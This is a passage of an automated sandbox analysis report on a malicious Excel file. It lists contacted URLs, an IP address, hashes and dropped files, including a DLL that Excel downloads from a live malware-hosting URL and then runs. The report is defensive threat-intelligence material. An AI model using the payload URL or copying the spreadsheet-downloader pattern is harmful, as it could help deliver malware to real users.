http://https://store.officeppe.com/addinstemplate	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://web.microsoftstream.com/video/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://graph.windows.net	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://dataservice.o365filtering.com/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://weather.service.msn.com/data.aspx	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://apis.live.net/v5.0/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://management.azure.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://incidents.diagnostics.office.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://o365auditrealtimeingestion.manage.office.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://api.office.net	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://entitlement.diagnostics.office.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://outlook.office.com/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://templatelogging.office.com/client/log	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://outlook.office365.com/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://webshell.suite.office.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://management.azure.com/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://ncus-000.contentsync.	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://devnull.onenote.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://messaging.office.com/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://augloop.office.com/v2	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://skyapi.live.net/Activity/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://dataservice.o365filtering.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://directory.services.	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://staging.cortana.ai	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.81.0.78	unknown	Italy		52030	SERVERPLAN-ASIT	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355599
Start date:	20.02.2021
Start time:	02:11:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@7/8@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 37.5% (good quality ratio 25%) • Quality average: 66.7% • Quality standard deviation: 47.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 204.79.197.200, 13.107.21.200, 13.64.90.137, 52.109.32.63, 52.109.8.23, 52.109.12.24, 168.61.161.212, 104.42.151.234, 51.104.139.180, 40.88.32.150, 23.218.208.56, 20.54.26.129, 2.20.142.209, 2.20.142.210, 92.122.213.247, 92.122.213.194, 51.11.168.160, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

Time	Type	Description
02:13:18	API Interceptor	1x Sleep call for process: rundll32.exe modified
02:13:18	API Interceptor	1x Sleep call for process: wermgr.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.81.0.78	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-636.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SERVERPLAN-ASIT	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-636.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 185.81.0.78

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	
C:\Users\user\BASE.BABAA	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\0A9D11FF-4298-45F3-AA1F-C11C872960F8	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.3758450567869485
Encrypted:	false
SSDEEP:	1536:fcQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:PcQ9DQW+z0XiK
MD5:	99C380581926D8A89EE49456AF5AE10C
SHA1:	B09969A46C03D8DC2DEAAB82F4CF965C4A33FF74
SHA-256:	FBC556D8F40117D9BF9C9A588F7F8846AE378366B44A1CED813FA52FB89EC2D2
SHA-512:	C27293C7FA4941D83BF8FBF769A9F17B07F35286C7D3011CDC5A8FB625F464DD901A3725C4AFD43477F4723E7DB0417E413203E76DA58A5BF9504FBAE7BB72A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-20T01:12:32">.. Build: 16.0.13817.30529-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse • Filename: Sign-488964532_2104982999.xls, Detection: malicious, Browse • Filename: Sign-707465831_1420670581.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
IE Cache URL:	http://www.chipmania.it/mails/open.php

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\AppData\Local\Temp\E4810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	155599
Entropy (8bit):	7.660724495027511
Encrypted:	false
SSDEEP:	3072:szpupSzxNEBBD+Os7/xxkKCtRbsYO1entseoXXR:stGSzx0dmxk7RbsYsKtseoXB
MD5:	ED7434816143C02357D1BBBE2A2A7CFC
SHA1:	992FF0FBC9408F86BE9907732A99E0A876E44823
SHA-256:	6EC7A533F057BE20E2E4F0A0FE1901BFB07A4CB9F9DF0C2BFA4915F699DC1FF5
SHA-512:	580186A492F8F6AFDD5FD2F4A817D1A0F5291433764AA98C6E10C0E8A6CE62ABEEDAF01CDCA69D1E26B2FF7E0160CD4848A4A5ACCA1674743323A58664E0866
Malicious:	false
Reputation:	low
Preview:	.U.N.1.}G.?..Z.:.TU(..Z.X.....]7..c ..... .I..eo.s.c{f|...z.....7#V..^i.....;.0.....Z..d./g.e..(.a.....({.....Qd...^c..s.....q.]...1.d..f...fA.WJ.....L.2...R$....".I.%(/.-A7."..=@...Q.c....0d|'....`...Yt...`p....e.b.....]......X....F....1.....}.O..7.A...kXH0M.BF.....v/..0.L..v~...m...s%.....{..M..Ci..X|4M....\O7.....~..@.1."..OtR.O.....s.....{.....?....]..i.D.N..Bsv...b.i..Z...B.S...n^.....PK.....!..#|....X.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sat Feb 20 09:12:35 2021, atime=Sat Feb 20 09:12:35 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.660352145974422
Encrypted:	false
SSDEEP:	12:8aPRJ3XU1uElPCH2AM5YycLyM+WrjAZ/2bD03DLC5Lu4t2Y+xIBjKZm:8aNMLPOAZiDMq87aB6m
MD5:	CB60D00779F9B5E97CE1345EB6B1EB55
SHA1:	C3D1E25C4A771BEF44E9FB0F62DF77918B6526F5
SHA-256:	8786F5C97312820962916D811504647BB1D9FB91DD86F750B2480A32AF00035E
SHA-512:	87EF36A871AC326CE2CB323EFFE3F9E7372F1FEE27503C477EA1E8DE93E7619F3B1CE84BE3F6EACB39956CEFD80E952D854121B882C3DADFED7AA35F5A0A0492
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...o..p....o..p....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..TR.Q.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.TR.Q.....S.....c...h.a.r.d.z.....~.1.....TR.Q..Desktop.h.....Ny.TR.Q.....Y.....>....._.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....724471.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Sat Feb 20 09:12:35 2021, atime=Sat Feb 20 09:12:35 2021, length=168448, window=hide
Category:	dropped
Size (bytes):	2450
Entropy (8bit):	4.69586310147432
Encrypted:	false
SSDEEP:	24:8kBMWCCNEAEKW/HCNIDMNr7aB6mykBMWCCNEAEKW/HCNIDMNr7aB6m:8sCCZEK4HCNNyB6psCCZEK4HCNNyB6
MD5:	9BC6E98287C245460FE25BBA6F4FF819
SHA1:	76F6B20FD50B573DF2AF09598FB47B466EFF3AD9
SHA-256:	72832B1CA23E707D3CDD80FBDCA681808AAB9A9945AC2EB36D3F54BEF13A245B
SHA-512:	3F85E98E920859E88BBA4FE4D08B058BFCFB1E3CD550E852F723A99BE8A268E4C8DFC28338CA7454E99BC092A66A6CD3E4BDBFC63A752C3C28DC49B5D2FAA8C0
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls.LNK	
